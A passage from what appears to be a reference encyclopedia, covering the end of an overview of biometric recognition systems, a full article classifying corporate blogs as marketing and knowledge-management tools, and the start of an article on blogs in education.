- **Acceptance.** The biometric data should be captured in a way acceptable to a large percentage of the population. The modalities which involve invasive technologies for data capture, such as technologies which require a part of the human body to be taken, or which (apparently) impair the human body are excluded.
- **Reducibility.** The captured data should be capable of being reduced to a file which is easy to handle.
- **Reliability and tamper-resistant.** The attribute should be impractical to mask or manipulate. The process should ensure high reliability and reproducibility.
- **Privacy.** The process should not violate the privacy of the person.
- **Comparable.** The attribute should be reducible to a state in which it can be digitally compared to others. The less probabilistic the matching involved, the more authoritative the identification.
- **Inimitable.** The attribute must be irreproducible by other means. The less reproducible the attribute, the more likely it will be authoritative.

TYPES OF BIOMETRIC SYSTEMS

There are two types of biometric systems: unimodal and multimodal. Unimodal biometric systems use only one characteristic or feature for recognition, such as face recognition, fingerprint recognition, and iris recognition. Multimodal biometric systems typically use multiple information obtained from one biometric modality—for example, minutiae and pores obtained from a single fingerprint image, or information obtained from more than one biometric modality, such as fusing information from face and fingerprint.

UNIMODAL BIOMETRICS

Fingerprint Recognition

Fingerprint biometrics is an automated digital version of the old ink-and-paper method used for more than a century for identification, primarily by law enforcement agencies (Jain et al., 1997; Maltoni et al., 2003). The biometric device involves each user to place his finger on a platen for the print to be read. The advantages of fingerprint recognition include invariance and uniqueness of the fingerprints, and its wide acceptance by the public and law enforcement communities as a reliable means of human recognition. Disadvantages include the need for physical contact with the scanner, possibility of poor quality images due to residue on the finger, such as dirt and body oils (which can build up on the glass plate), and eroded fingerprints from scrapes, years of heavy labor, or damage.

Facial Recognition

Face recognition is a noninvasive technology where the subject's face is photographed, and the resulting image is transformed to a digital code (Li & Jain, 2005; Zhao, Chellappa, Rosenfeld, & Philips, 2000). Face recognition algorithms use different features for recognition, such as geometry, appearance, or texture patterns. The performance of face recognition algorithms suffer due to factors such as non-cooperative behavior of the user, lighting, and other environmental variables. Also there are several ways in which people can significantly alter their appearance using accessories for disguise.

Iris Scan

Iris recognition measures the iris pattern in the colored part of the eye (Daugman, 1993; Jain et al., 1999). Iris patterns are formed randomly, and are unique for every individual. Iris patterns in the left and right eyes are different, and so are the iris patterns of identical twins. Iris scanning can be efficiently used for both identification and verification applications because of its large number of degrees of freedom and its property to remain unchanged with time. The disadvantages of iris recognition include low user acceptance and expensive imaging technologies.

Retinal Scan

Retinal scanning involves an electronic scan of retina—innermost layer of wall of the eyeball. By emitting a beam of incandescent light that bounces off the person's retina and returns to the scanner, a retinal scanning system quickly maps the eye's blood vessel pattern and records it into an easily retrievable digitized database (Jain et al., 1999). The eye's natural reflective and absorption properties are used to map a specific portion of the retinal vascular structure. The advantages of retinal scanning are its reliance on the unique characteristics of each person's retina, as well as the fact that the retina generally remains stable throughout life. However, certain diseases can change retinal vascular structure. Disadvantages of retinal scanning include the need for fairly close physical contact with the scanning device.

Voice Recognition

Voice or speaker recognition uses vocal characteristics to identify individuals using a pass-phrase (Campbell, 1997). It involves taking the acoustic signal of a person's voice and converting it to a unique digital code which can then be stored in a template. Voice recognition systems are extremely well-suited for verifying user access over a telephone. The disadvantages of voice recognition are that people's voice change due to several reasons such as time, sickness, and extreme emotional states. Voice recognition can be affected by environmental factors such as background noise.

Signature Verification

Signature recognition uses signatures of the individual for recognition (Ismail & Gad, 2000). This is being used for several security applications where the signatures are matched manually by humans. For automatic signature recognition, a signature can be captured using two methods, offline and online. Offline signature verification involves signing on a paper and then scanning it to obtain the digital signature image for recognition. Online signature capturing uses a device called signature pad which provides the signature pattern along with several other features such as speed, direction, and pressure of writing; the time that the stylus is in and out of contact with the "paper"; the total time taken to make the signature and where the stylus is raised from and lowered onto the "paper." These dynamic features cannot be obtained in offline signature verification. The key of signature recognition is to differentiate between the parts of signature that are habitual and those that vary with almost every signature. Disadvantages include problems of long-term reliability and lack of accuracy. Offline recognition requires greater amount of time for processing.

Hand/Finger Geometry

Hand or finger geometry is an automated measurement of the hand and fingers along different dimensions. Neither of these methods take actual prints of palm or fingers. Only the spatial geometry is examined as the user puts his hand on the sensor's surface. Finger geometry usually measures two or three fingers, and thus requires small amount of computational and storage resources. The problems with this approach are that it has low discriminative power, size of the required hardware restricts its use in some applications and hand geometry-based systems can be easily circumvented (Jain et al., 1999).

Gait

Gait analysis is a behavioral biometrics in which a person is identified by the manner in which he/she walks (Lee & Grimson, 2002; Nixon, Carter, Cunado, Huang, & Stevenage, 1999). This biometric trait offers the possibility to identify people at a distance, even without any interaction. However, this biometric modality is still under development, as most of the current systems are not very accurate.

Palmprint

Palmprint verification is a slightly modified form of the fingerprint technology. Palmprint scanning uses an optical reader that is very similar to that used for fingerprint scanning; however, its size is much bigger, which is a limiting factor for the use in workstations or mobile devices.

Keystroke Dynamics

Keystroke dynamics is an automated method of examining an individual's keystrokes on a keyboard (Fabian & Rubin, 2000). This technology examines dynamics such as speed and pressure, the total time of typing a particular password, and the time that a user takes between hitting keys, dwell time (the length of time one holds down each key), as well as flight time (the time it takes to move between keys). Taken over the course of several login sessions, these two metrics produce a measurement of rhythm which is unique to each user. Technology is still being developed to improve robustness and distinctiveness.

Vein Patterns

Vein geometry is based on the fact that the vein pattern is distinctive for various individuals. Vein measurement generally focuses on blood vessels on the back of the hand. The veins under the skin absorb infrared light, and thus have a darker pattern on the image of the hand. An infrared light combined with a special camera captures an image of the blood vessels in the form of tree patterns. This image is then converted into data and stored in a template. Vein patterns have several advantages: First, they are large, robust, internal patterns. Second, the procedure does not implicate the criminal connotations associated with the fingerprints. Third, the patterns are not easily damaged due to gardening or bricklaying. However, the procedure has not yet won full mainstream acceptance. The major disadvantage of vein measurement is the lack of proven reliability (Jain et al., 1999, 2004; Wayman et al., 2005).

DNA

DNA sampling is rather intrusive at present, and requires a form of tissue, blood, or other bodily sample (Jain et al., 2004). DNA recognition does not involve enhancement or feature extraction stages; DNA patterns extracted from bodily sample are directly used for matching. DNA of every individual is unique, except for twins who share the exact same DNA. The DNA of every person is the same throughout life. Despite all these benefits, the recognition technology still has to be refined. So far, the DNA analysis has not been sufficiently automatic to get ranked as a biometric technology. If the DNA can be matched automatically in real time, it may become more significant. However, present DNA matching technology is very well established in the field of crime detection and forensics, and will remain so in the law enforcement area for the time being.

Ear Shape

Identifying individuals by the ear shape is used in law enforcement applications where ear markings are found at crime scenes (Burge & Burger, 2000). Recognition technologies generally use ear shape for recognition. However, it is not a commonly used biometric trait, because ears are often covered by hair, and capturing them is difficult.

Body Odor

The body odor biometrics is based on the fact that virtually every human's smell is unique. The smell is captured by sensors that are capable of obtaining the odor from nonintrusive parts of the body, such as the back of the hand. The scientific basis of work is that the chemical composition of odors can be identified using special sensors. Each human smell is made up of chemicals known as volatiles. They are extracted by the system and converted into a template. The use of body odor sensors brings up the privacy issue, as the body odor carries a significant amount of sensitive personal information. It is possible to diagnose some disease or activities in last hours by analyzing the body odor.

MULTIMODAL BIOMETRICS

Unimodal biometric systems suffer from different types of irregularities, such as data quality and interoperability. For example, the performance of fingerprint recognition algorithms depends on the quality of fingerprint to be recognized, fingerprint sensor, and the image quality. Face recognition algorithms require good quality images with representative training database. Signature biometrics depends on the type of pen and mode of capture. Variation in any of these factors often leads to poor recognition performance. Moreover, unimodal biometric systems also face challenge if the biometric feature is damaged—for example, if the fingerprint of any individual is damaged due to some accident, then the person can never be identified using a fingerprint recognition system. To overcome these problems, researchers have proposed using multimodal biometrics for recognition. Multimodal biometrics is combining multiple biometric modalities or information. Several researchers have shown that fusion of multiple biometric evidences enhances the recognition performance (Ross et al., 2006).

Biometric fusion can be performed at data level, feature level, match score level, decision level, and rank level. Data level fusion is combining raw biometric data, such as fusion of infrared and visible face images. Feature level fusion involves combining multiple features extracted from the individual biometric data to generate a new feature vector which is used for recognition. In match score fusion, first the features extracted from individual biometric traits are matched to compute the corresponding match score, and these match scores are then fused to generate a fused match score. In the decision level fusion, decisions of individual biometric classifiers are fused to compute a combined decision. Finally, rank level fusion involves combining identification ranks obtained from multiple unimodal systems for authentication. Rank level fusion is only applicable to identification systems.

PERFORMANCE EVALUATION TECHNIQUES

The overall performance of a system can be evaluated in terms of its *storag*e, *speed*, and *accurac*y (Golfarelli, Maio, & Maltoni, 1997; Jain et al., 1997; Wayman et al., 2005). The size of a template, especially when using smart cards for storage, can be a decisive issue during the selection of a biometric system. Iris scan is often preferred over fingerprinting for this reason. Also, the time required by the system to make an identification decision is important, especially in real time application such as ATM transactions.

The accuracy is critical for determining whether the system meets requirements and, in practice, the way the system responds. It is traditionally characterized by two error statistics: *False Accept Rate* (*FAR)* (sometimes called False Match Rate), percentage of impostors accepted, and *False Reject Rate* (*FRR*), percentage of authorized users rejected. In a perfect biometric system, both FAR and FRR should be zero. Unfortunately, no biometric system today is flawless, so there must be a trade-off between the two rates. Usually, civilian applications try to keep both rates low. The error rate of the system when FAR equals FRR is called the *Equal Error Rate,* and is used to describe the performance of the overall system. The error rates of biometric systems should be compared to the error rates in the traditional methods of authentication, such as passwords, photo IDs, and handwritten signatures.

Other performance evaluation methods include receiver operating characteristics (ROC) plot, cumulative match curve (CMC) plot, d-prime, overall error error, and different statistical tests, such as half the total error rate, confidence interval, and cost functions. For large scale applications, performance of a biometric system is estimated by using a combination of these evaluation methods.

RESEARCH ISSUES AND FUTURE DIRECTIONS

Different technologies may be appropriate for different applications, depending on perceived user profiles, need to interface with other systems or databases, environmental conditions, and a host of other application-specific parameters. However, biometrics also has some drawbacks and limitations, which lead to research issues and future directions in this field. Independent testing of biometric systems shows that only fingerprinting and iris recognition are capable of identifying a person on a large scale database. Under same data size, face, voice, and signature recognition are not able to identify individuals accurately. The performance of biometric systems decreases with increase in the database size. This is known as scalability, and is a challenge for real time systems.

Another issue is privacy, which is defined as the freedom from the unauthorized intrusion. Three distinct forms in which it can be divided are:

- Physical privacy, or the freedom of an individual from contact with other.
- Informational privacy, or the freedom of an individual to limit access to certain personal information about oneself.
- Decision privacy, or the freedom of an individual to make private choices about the personal and intimate matters.

Several ethical, social, and law enforcement issues and public resistances related to these challenges are a big deterrent to the widespread use of biometric systems for indentification.

Another challenging issue in biometrics is to recognize an individual at a remote area. If the verification takes place across a network (where the measurement point and the access control decision point are not co-located), the system might be insecure. In such cases, the attacker can either steal the person's scanned characteristic and use it during other transactions, or inject his characteristic into the communication channel. This problem can be overcome by the use of a secure channel between the two points, or using the security techniques, such as cancellable biometrics, biometric watermarking, cryptography, and hashing.

Another major challenge is interoperability of different devices and algorithms. For example, a fingerprint image scanned using a capacitive scanner cannot be processed with the algorithm which is trained on fingerprints obtained from an optical scanner. This is an important research issue and can be addressed using standard data sharing protocols, which is currently underway.

Other research issues in biometrics include incorporating data quality with the recognition performance, multimodal biometric fusion with uncertain, ambiguous, and conflicting sources of information, designing advanced and sophisticated scanning devices, and searching for new biometric features, and evaluating its individuality.

CONCLUSION

The world would be a fantastic place if everything were secure and trusted. But unfortunately, in the real world, there is fraud, crime, computer hackers, and thieves. So, there is a need of security applications to ensure users' safety. Biometrics is one of the methods which can provide security to users with the limited available resources. Some of its ongoing and future applications are physical access, virtual access, e-commerce applications, corporate IT, aviation, banking and financial, healthcare, and government. This paper presents an overview of various aspects of biometrics, and briefly describes the components and characteristics of biometric systems. Further, we also described unimodal and multimodal biometrics, performance evaluation techniques, research issues, and future directions.

REFERENCES

Burge, M., & Burger, W. (2000). Ear biometrics for machine vision. In *Proceedings of ICPR* (pp. 826-830).

Campbell, J. (1997). Speaker recognition: A tutorial. *Proceedings of IEEE, 85*(9), 1437-1462.

Daugman, J. G. (1993). High confidence visual recognition of persons by a test of statistical independence. *IEEE Pattern Analysis and Machine Intelligence, 15*(11), 1148-1161.

Fabian, M., & Rubin, A. D. (2000). Keystroke dynamics as a biometric for authentication. *FGCS Journal: Security on the Web, 16*(4), 351-359.

Golfarelli, M., Maio, D., & Maltoni, D. (1997). On the error-reject trade-off in biometric verification systems. *IEEE Pattern Analysis and Machine Intelligence, 19*(7), 786-796.

Ismail, M. A., & Gad, S. (2000). Off-line Arabic signature recognition and verification. *Pattern Recognition, 33*, 1727-1740.

Jain, A. K., Hong, L., Pankanti, S., & Bolle, R. (1997). An identity authentication system using fingerprints. *Proceedings of IEEE, 85*(9), 1365-1388.

Jain, A. K., Bolle, R., & Pankanti, S. (Eds.). (1999). *BIOMETRICS: Personal identification in networked society.* Kluwer Academic Publishers.

Jain, A. K., Ross, A., & Prabhakar, S. (2004). An introduction to biometric recognition [*Special Issue on Image and Video Based Biometrics*]. *IEEE Transactions on Circuits and Systems for Video Technology, 14*(1), 4-20.

Lee, L., & Grimson, W. (2002). Gait analysis for recognition and classification. In *Proceedings of the International Conference on Automatic Face and Gesture Recognition* (pp. 148-155).

Li, S. Z., & Jain, A. K. (Eds.). (2005). *Handbook of face recognition.* Springer-Verlag.

Maltoni, D., Maio, D., Jain, A. K., & Prabahakar, S. (2003). *Handbook of fingerprint recognition*. Springer.

Nixon, M. S., Carter, J. N., Cunado, D., Huang, P. S., & Stevenage, S. V. (1999). Automatic gait recognition. In *Biometrics: Personal Identification in Networked Society* (pp. 231-249). Kluwer.

Ross, A., Nandakumar, K., & Jain, A. K. (2006). *Handbook of multibiometrics*. Springer-Verlag.

Wayman, J., Jain, A. K., Maltoni, D., & Maio, D. (2005). *Biometric systems: Technology, design and performance evaluation.* Springer-Verlag.

Zhao, W., Chellappa, R., Rosenfeld, A., & Philips, P. J. (2000). Face recognition: A literature survey. *ACM Computing Surveys, 35*(4), 399-458.

KEY TERMS

Authentication: The action of verifying information such as identity, ownership, or authorization.

Behavioral Biometric: Biometric that is characterized by a behavioral trait learned and acquired over time.

Biometric: A measurable, physical characteristic, or personal behavioral trait used to recognize or verify the claimed identity of an enrollee.

Biometrics: The automated technique of measuring a physical characteristic or personal trait of an individual, and comparing that characteristic to a comprehensive database for purposes of identification.

Physical/Physiological Biometric: Biometric that is characterized by a physical characteristic.

False Acceptance Rate: The probability that a biometric system will incorrectly identify an individual, or will fail to reject an impostor.

False Rejection Rate: The probability that a biometric system will fail to identify an enrollee, or verify the legitimate claimed identity of an enrollee.

Multimodal Biometrics: A system which uses multiple biometric information of an individual for authentication.

Blogs as Corporate Tools

Michela Cortini
University of Bari, Italy

INTRODUCTION

According to *The Weblog Handbook* (Blood, 2003), Weblogs, or blogs as they are usually called, are online and interactive diaries, very similar to both link lists and online magazines. Up to now, the psychosocial literature on new technologies has studied primarly personal blogs, without giving too much interest to corporate blogs.

This article aims to fill such a gap, examining blogs as corporate tools.

Blogs are online diaries, where the blogger expresses himself herself, in an autoreferential format (Blood, 2003; Cortini, 2005), as the blogger would consider that only he or she deserves such attention. The writing is updated more than once a day, as the blogger needs to be constantly online and in constant contact with her audience.

Besides diaries, there are also notebooks, which are generally more reflexive in nature. There are long comments on what is reported, and there is equilibrium in the discourse between the self and the rest of the world out there, in the shape of external links, as was seen in the first American blogs, which featured an intense debate over the Iraq war (Jensen, 2003).

Finally, there are filters, which focus on external links. A blogger of a filter talks about himself or herself by talking about someone and something else and expresses himself or herself in an indirect way (Blood, 2003).

In addition, filters, which are less esthetic and more frequently updated than diary blogs or Web sites since they have a practical aim, are generally organized around a thematic focus, which represents the core of the virtual community by which the filter lives.

BACKGROUND

According to Blood (2003), blogs were born to facilitate Internet navigation and to allow the Internet to be more democratic. Anyone may post on a blog, without permission and without knowing HTML Language, thanks to the first blogging pioneers, who built tools that allow anyone to create and maintain a blog. The most popular of these tools is the aptly named Blogger.com, which was launched in August 1999 by Williams, Bausch, and Hourihan and quickly became the largest and best-known of its kind, which allowed people to store blogs on their own servers, rather than on a remote base (Jensen, 2003). Considering this, it is easy to explain the passage from dozens of blogs in 1999 to the millions in existence today. In more specific terms, it seems that a new blog is created every seven seconds with 12,000 new blogs being added to the Internet each day (MacDougall, 2005).

From Corporate Web Sites to Corporate Blogs

Let us try to now understand the use that a corporation may make of a Weblog. First of all, we should say that corporate blogs are not the first interactive tools to be used by an organization; in fact, corporate Web sites have existed for a long time, and they were created to allow an organization to be accessible to consumers online, whether they wish to answer customers' requests or to sell their products. The hidden logic of a corporate Web site is to try to attract as big an audience as possibile and to transform them from potential customers into real consumers.

Blogs, notebooks, and filters, besides being managed by individual and private people, may also be used by corporations, becoming specific organizational tools, which work in an opposite way to Web sites, being attractive by asking people to go elsewhere (Blood, 2003; Cass, 2004; McIntosh, 2005).

We may explain the success of corporate blogs making reference to an historical phenomenon: the fact that the in last decade of the 20th century increasing importance has been given to new technologies as corporate tools, and with this, organizations have had to deal with the problem of managing data and data mining. Weblogs may, on one hand, potentiate organizational communication (both external and internal), and on the other hand be a powerful archive of organizational data (Facca & Lanzi, 2005; Todoroki, Konishi, & Inoue, 2006).

In addition, we should remember that a corporation may benefit from other blogs, searching for business news (Habermann, 2005a, 2005b; Smith, 2005) and market segmentation (Eirinaki & Vazirgiannis, 2003), doing e-recruitment and trying to monitor its image with specific stakeholders (Wilburn Church, 2006).

MAIN FOCUS OF THE ARTICLE: A CLASSIFICATION OF CORPORATE BLOGS

Blogs as External Marketing Tools

Blogs aimed at external stakeholders have very much changed the nature of the relationship between organizations and their stakeholders, representing a relational marketing tool. Before the rise of relational marketing, in fact, organizations used informative and cold strategies in their marketing mix tools. Nowadays, blogs collect virtual communities, namely clogs, so that an affective-normative influence is made, the typical social pressure exerted by someone who belongs to our ingroup. The idea is to create a deep link with the stakeholders, away from the vile aspect of money, products, and economic transactions.

Such an affective weapon works in different ways, depending on the kind of blog, if it takes the form of personal blogs, real diary blogs, notebooks, or filters.

Corporate Diary Blogs to Entertain Users

A corporate diary blog is edited by a corporation and assumes particular features. Since it is impossible for an organization to write in a diary in the first person, it is obliged to choose a spokesperson. Generally, this spokesperson is not a real person but rather a rhetorical invention, like Miss Y who writes the diary blog for the Lancia motor company or BB for Bacardi.

The narrative plot is generally simple, with rigid schemata, which recall in some way what happens in a reality show, where everything is on air and "real," but at the same time previewed. The seriality of events is quite similar to that of a soap opera, where an affective focus attracts the audience. To recall the previous examples, in Lancia's "Miss Y Diary" we follow the affective experiences of Miss Y, whose name recalls explicitly one of Lancia's most popular cars: the Lancia Y. In Bacardi's BBBlog, the narrator BB, whose name recalls both the first letter of Bacardi and Brigitte Bardot, otherwise known around the world as BB. Recalling Brigitte Bardot is a connotative device by which the blogger links himself or herself to Bardot's world, a world of cultural and feminist revolution, where women enjoy a new affective freedom without sexual taboos. Likewise, in the BBBlog, we are invited to follow the experiences of the narrator, who provides us with a new cocktail recipe every day (obviously made with Bacardi) as if suggesting a new daily love potion.

In this kind of corporate blog, the strategy by which the corporation constructs itself as credible is affective (Cortini, 2005), trying to make the user identify with the narrator, who is always beautiful, sophisticated, and cool and who, above all, is able to show a series of characteristics that anybody may identify with. We may cite, for example, the game by which BB presents herself. She invites the audience to guess what kind of shoes she is wearing, and the users may choose from trainers, sandals, cowboy boots, or high-heeled shoes. In fact, the blog always replies that the user has guessed correctly, no matter which kind of shoes a potential user chooses. We may interpret this game as an effort to get the attention of the audience by saying that BB is very like the user.

Finally, corporate diary blogs generally do not allow users to interact; they are just beautiful windows (very esthetic in nature and for such a reason very seldom updated) dedicated to entertainment. The strategy used is that of pseudo personalization of the mass media (Gili, 2005), which consists in interacting with the audience not as a mass media audience, but rather a group of interpersonal interlocutors.

Corporate Notebooks

Corporate notebooks are "real" corporate communication tools. Instead of being entertained with the affective stories of a hero, we interact with someone real, a real spokesperson of a corporation, with a name and specific job skills.

If corporate diary blogs are designed to be attractive, corporate notebooks prefer to be pragmatic in nature. Generally speaking, corporate notebooks are not beautiful (the interface is quite poor and rigid); they prefer to be user-friendly, for example giving the user advice or answering questions and complaints, as in the famous Scobleizer by Microsoft, where a Microsoft employee, Robert Scoble, is the blogger, a real person existing in the flesh.

The blogger becomes in some sense a sort of online spokesperson, who has to demonstrate that he or she is not only able to change potential consumers into real consumers, but also to support effective consumers after choosing the company's products. For this reason we may say that corporate notebooks do not serve directly corporate products, but rather the whole corporate image (Cortini, 2005; McConnell, 2005), and it is no accident that in such a blog, the potential consumer is followed in every step, also in the post shopping phase, where it is more likely that a cognitive dissonance may emerge. After having shopped, the consumers are hungry for information about the products they have bought, and being online is a chance to answer easily consumers' requests and respond to their needs.

Corporate notebooks become, in this sense, virtual communities, whose focus is represented by the business core of the corporation and whose leader is the blogger himself or herself, as in the Nike Blog "Art of Speed" (http://www.gawker.com/artofspeed).

The biggest difference between corporate diary blogs and corporate notebooks is that the latter are interactive in nature. This interactivity, in addition, creates a feeling of empowerment, since the audience are no longer passive but rather called on to be active, and to recognize that they have access to some public space.

In these corporate blogs there is an additional weapon in the corporation's hands: the feeling of spontaneity, since everything is potentially out of the corporation's control, resulting in more trust in the corparation itself, which depicts itself as someone who does not have any fear of being online and being open to every kind of potential complaint.

Because of the democratic nature of blogs, there is always some risk that potential users may discredit the corporate brand. For this reason, there is always a sort of internal moderator, a company employee who controls what is going on on the blog and who posts planned messages in order to switch the attention of users to the corporate brand, with the aim of changing attitude and users' consumption. The users are asked to change from potential corporate clients to real consumers.

Corporate Filters as Real Multimedia Corporate Tools

Corporate filters are special filters edited by a corporation, around a specific topic, which identify the consumers to the corporation itself.

The strategy of influence played by a corporate filter is that of thematization (Gili, 2005); in other words, it is the corporation itself that surfs online all over the Internet, in search of positive information about the topic it shares with its potential consumers. It is the corporation itself that decides which links deserve any attention and which do not, acting as a universal and overall judge. In addition to the strategy of citing some other blogs or Web sites, corporate filters generally also filter and cite what happens around the topic in the rest of the mass media, and in such a way exploit the strategy of transferred trust. For example, to include some newspaper articles is a way of exploiting the trust common people give to newspapers, generally seen as trustworthy media, and in this manner there is a transfer of trust from newspapers to the filter, following a sort of multimedia strategy. Sometimes it is not at all clear which news came from newspapers and which from filters; in this sense Aaker and Joachimsthaler (2001) talk about advertorial, specific advertising vehiculated by blogs and Web sites, which mix traditional advertising and editorials.

Corporate Plogs and Mass Customization

Corporate plogs derive their name from *personal blog*s and are, literally, a specific kind of blog directed at a unique target, with name and surname. They collect all the useful information about a specific target (name, surname, job, age, gender, and so on), after having requested a log-in and a password, and then on such a basis they construct personal communication (Eirinaki & Vazirgiannis, 2003; Facca & Lanzi, 2005), as happens on the GAS plog, which remembers not only the name but also the size and preferrred color of specific targets, or on the Amazon plog, which gives each consumer specific and unique selling advice, constructed thanks to the information the consumers leave by simply surfing on the Internet.

This strategy of influence is very underhand, first of all because it is specifically designed to answer our needs and, secondly, because that which is typically a mass medium communication assumes the shape of interpersonal communication.

We may recall the *interactive advertising model* (Rodgers & Thorson, 2000), according to which mobile marketing is constructed locally, step by step; the advertiser responds to the Internet users' given information and vice versa; the resulting communication is bi-directional, meaning a real *mass customization*, a peculiar mass media communication, based on affective influence, which is directed at specific targets.

Klogs: Blogs that Serve the Aims of Internal Communication

Blogs that serve the aims of internal communication are known as klogs, deriving this name from *knowledge blogs*. Klogs were created to support corporate intranet, and their first aim is to manage at a distance organizational projects. On these corporate blogs the power of such a mass medium in terms of data mining and records and information management is clear (Dearstyne, 2005). They allow users, under a shared password, to update information and data on a specific theme or project, also at a distance, from home, for example. In such a way, group decisions and work are facilitated, as they are based on peer interactions between colleagues and also horizontal interactions between employees and employer (Marshall, 2005).

FUTURE TRENDS

Future trends in corporate blog research will probably focus on employees' blogs, the other face of corporate blogs.

There are about 10 million bloggers among the American workforce (Employment Law Alliance, 2006). Most of these blogs contain information about the writer's workplace. And it is quite common for some employees to use blogs to complain about working conditions and even to spread damaging and false rumors about their corporations (Mercado-Kirkegaard, 2006; Wilburn Church, 2006).

Doocing

Corporations seem unprepared to react to employees' complaints in public blogs, and prefer to terminate employees. This type of termination is called *"doocing"* an employee, named after the www.dooce.com blog owned by a worker who was fired in 2002 for writing about her workplace (Mercado-Kirkegaard, 2006).

Even if there have been many dooced employees (Boyd, 2005; Mercado-Kirkegaard, 2006), it is still a matter of discussion as to whether it is opportune or not, from the corporation's point of view, to terminate an employee because of something said in a personal blog (Segal, 2005). On one hand the corporation stops a dangerous rumor, but on the other hand, it develops a new image of itself as "Big Brother." In addition, both American and European laws do not help in these management issues, since doocing workers for activities outside of office hours while using their own Pcs is still often legally unclear (Mercado-Kirkegaard, 2006).

Another interesting topic to develop in terms of corporate blog research concerns the way in which it will be possible to construct a person-organization fit, especially when travelling and telecommuting (Marshall, 2005) via different kinds of Weblogs and different blog uses, both personal and corporate.

CONCLUSION

We may conclude by saying that blogs will play an important part in the future of corporations, since they are primarily a relational marketing tool. They are generally free from reference to singular products, and they prefer to chat with potential consumers, with the aim of constructing a positive corporate image. Thanks to this flexibility and to the experiences they allow the users to have (widening uses and pleasure for mass media users), they can exert a deep influence on the minds of potential users, in terms of both informative and affective pressure.

In addition, blogs can be used by corporations as data sources and archives (Facca & Lanzi, 2005; Todoroki, Konishi, & Inoue, 2006), serving also the aims of knowledge management. A corporation may exploit external blogs in order to collect information, which can be about a particular market, using them as a mass medium among others, or on potential and actual employees (Wilburn Church, 2006).

Finally, even if they are democracy symbols, blogs are becoming more and more at risk, since writing anything negative, false, or defamatory, about a corporation or an individual, or a competitor, may lead to libel suits (Mercado-Kirkegaard, 2006), calling for additional computer law and security research.

REFERENCES

Aaker, D., & Joachimsthaler, E. (2001). *Brand leadership.* Milano: Franco Angeli.

Blood, R. (2003). *The Weblog handbook.* Milano: Arnoldo Mondatori Editore.

Boyd, C. (2005). *The price paid for blogging in Iran.* BBC News 2005.

Cass J. (2004). *What does corporate blogger have that corporate Web site doesn't?* Retrieved August 17, 2005, from http://www.typepad.com/t/trackback/989021

Cortini, M. (2005). Il blog aziendale come nuovo strumento al servizio della comunicazione integrata. In M. Cortini (Ed.), *Nuove prospettive in psicologia del marketing e della pubblicità* (pp. 35-46). Milano: Guerini Scientifica.

Dearstyne, B. W. (2005). Blogs: The new information revolution? *Information Management Journal, 39*(5), 38-44.

Edelson, E. (2005). Open-source blogs. *Computer Fraud & Security,* (June), 8-10.

Eirinaki, M., & Vazirgiannis, M. (2003). Web mining for Web personalization. *ACM Transaction on Internet Technology, 3*(1), 1-27.

Employment Law Alliance. (2006, February). Blogging and the American workplace. Employment Law Alliance Press Release.

Facca, F. M., & Lanzi, L. (2005). Mining interesting knowledge from Weblogs: A survey. *Data & Knowledge Engineering, 53,* 225-241.

Gili, G. (2005). *La credibilità. Quando e perchè la comunicazione ha successo.* Soveria Mannelli: Rubettino.

Habermann, J. (2005a). *Analysis of the usage and value of Weblogs as a source of business news and information for information professionals and knowledge managers.* Unpublished master's thesis, Faculty for Information Science and Communications Studies, University of Applied Science, Cologne.

Habermann, J. (2005b). Analysis of the usage and value of Weblogs as a source of business news and information. *Asian Chapter News, 5*(3), 3-5.

Jensen, M. (2003). Emerging alternatives. A brief history of Weblogs. *Columbia Journalism Review, 42*(3). Retrieved August, 1, 2004, from Communication and Mass Media Complete.

MacDougall, R. (2005). Identity, electronic ethos, and blogs. *American Behavioral Scientist, 49*, 575-599.

Marshall, D. R. (2005). Bloggers in the workplace: They're here! *Labor & Employment Bulletin,* (Summer), 56-62.

McConnell, B. (2005). Blogosphere more useful than dangerous. *HR News,* (September 26), 12-15.

McIntosh, S. (2005). Blogs: Has their time finally come—Or gone? *Global Media & Communication, 1*(3), 385-388.

Mercado-Kierkegaard, S. (2006). Blogs, lies and the doocing: The next hotbed of litigation? *Computer Law & Security Report, 22*, 127-136.

Rodgers, S., & Thorson, E. (2000). The interactive advertising model: How users perceive and process online ads. *Journal of Interactive Advertising, 1*(1), 22-33.

Segal, J. A. (2005). Beware bashing bloggers. *HR Magazine, 50*(6), 34-42.

Smith, S. (2005). In search of the blog economy. *Econtent, 28*(1/2), 24-29.

Todoroki, S., Konishi, T., & Inoue, S. (2006). Blog-based research notebook: Personal informatics workbench for high-throughput experimentation. *Applied Surface Science, 252,* 2640-2645.

Wilburn Church, D. (2006). *«Blog» is not a four letter word: Embracing blogs in the workplace.* Retrieved April 14, 2006, from http://www.epexperts.com/modules.php?op=modload&name=News&file=article&sid=2194

KEY TERMS

Corporate Blog: A new kind of corporate Web site, updated more than once a day, and designed to be completely interactive, in the sense that anybody can post a message on a blog without knowing html language. They are subdivided into corporate diaries, corporate notebooks, corporate filters, plogs, and klogs.

Corporate Diary: An attractive online diary, edited by a corporation, usually using a fictious narrator, which has to depict a positive corporation image for consumers.

Corporate Filters: Special filters of Internet content edited by a corporation; they are generally thematic, constructed around a specific topic that identifies the corporation itself for the consumer. The idea is to judge, and host links to, other blogs, Web sites and Internet material, related to the corporation's core business.

Corporate Notebooks: Corporate blogs; very pragmatic and designed to support potential consumers in each selling stage, from the choice of a specific product to the post selling phase to the potential complaints phase. Generally their interface is quite poor and rigid in order to be used without difficulty. Example: The Scobleizer by Microsoft, where a Microsoft employee, Robert Scoble, is the blogger, a real person who answers peoples' requests.

Doocing: Losing your job because of something you have put on an Internet Weblog.

Klogs: Corporate blogs that serve the aim of internal communication, deriving their name from *knowledge blogs*. They were created to support corporate intranet, and their first aim is to manage at a distance organizational projects.

Plogs: Derive their name from *personal blog* and are, literally, a specific kind of Weblog directed at a unique target, with name and surname. They collect all the useful information about a specific target (name, surname, job, age, gender, etc.), and after having requested a login and a password, they construct a personal communication and a personal commercial offer.

Blogs in Education

Shuyan Wang
The University of Southern Mississippi, USA

INTRODUCTION

Blogs have been sprouting like mushrooms after rain in the past few years because of their effectiveness in keeping contact with friends, family, and anybody else who shares interests. Blogs have been used in every field in present society and are becoming the mainstream medium in communication and virtual communities. Politicians and political candidates use blogs to express opinions on political issues. Since the last presidential election, blogs have played a major role in helping candidates conduct outreach and opinion forming. Many famous journalists write their own blogs. Many film stars or personages create their blogs to communicate with their fans or followers. Even soldiers serving in the Iraq war keep blogs to show readers new perspective on the realities of war.

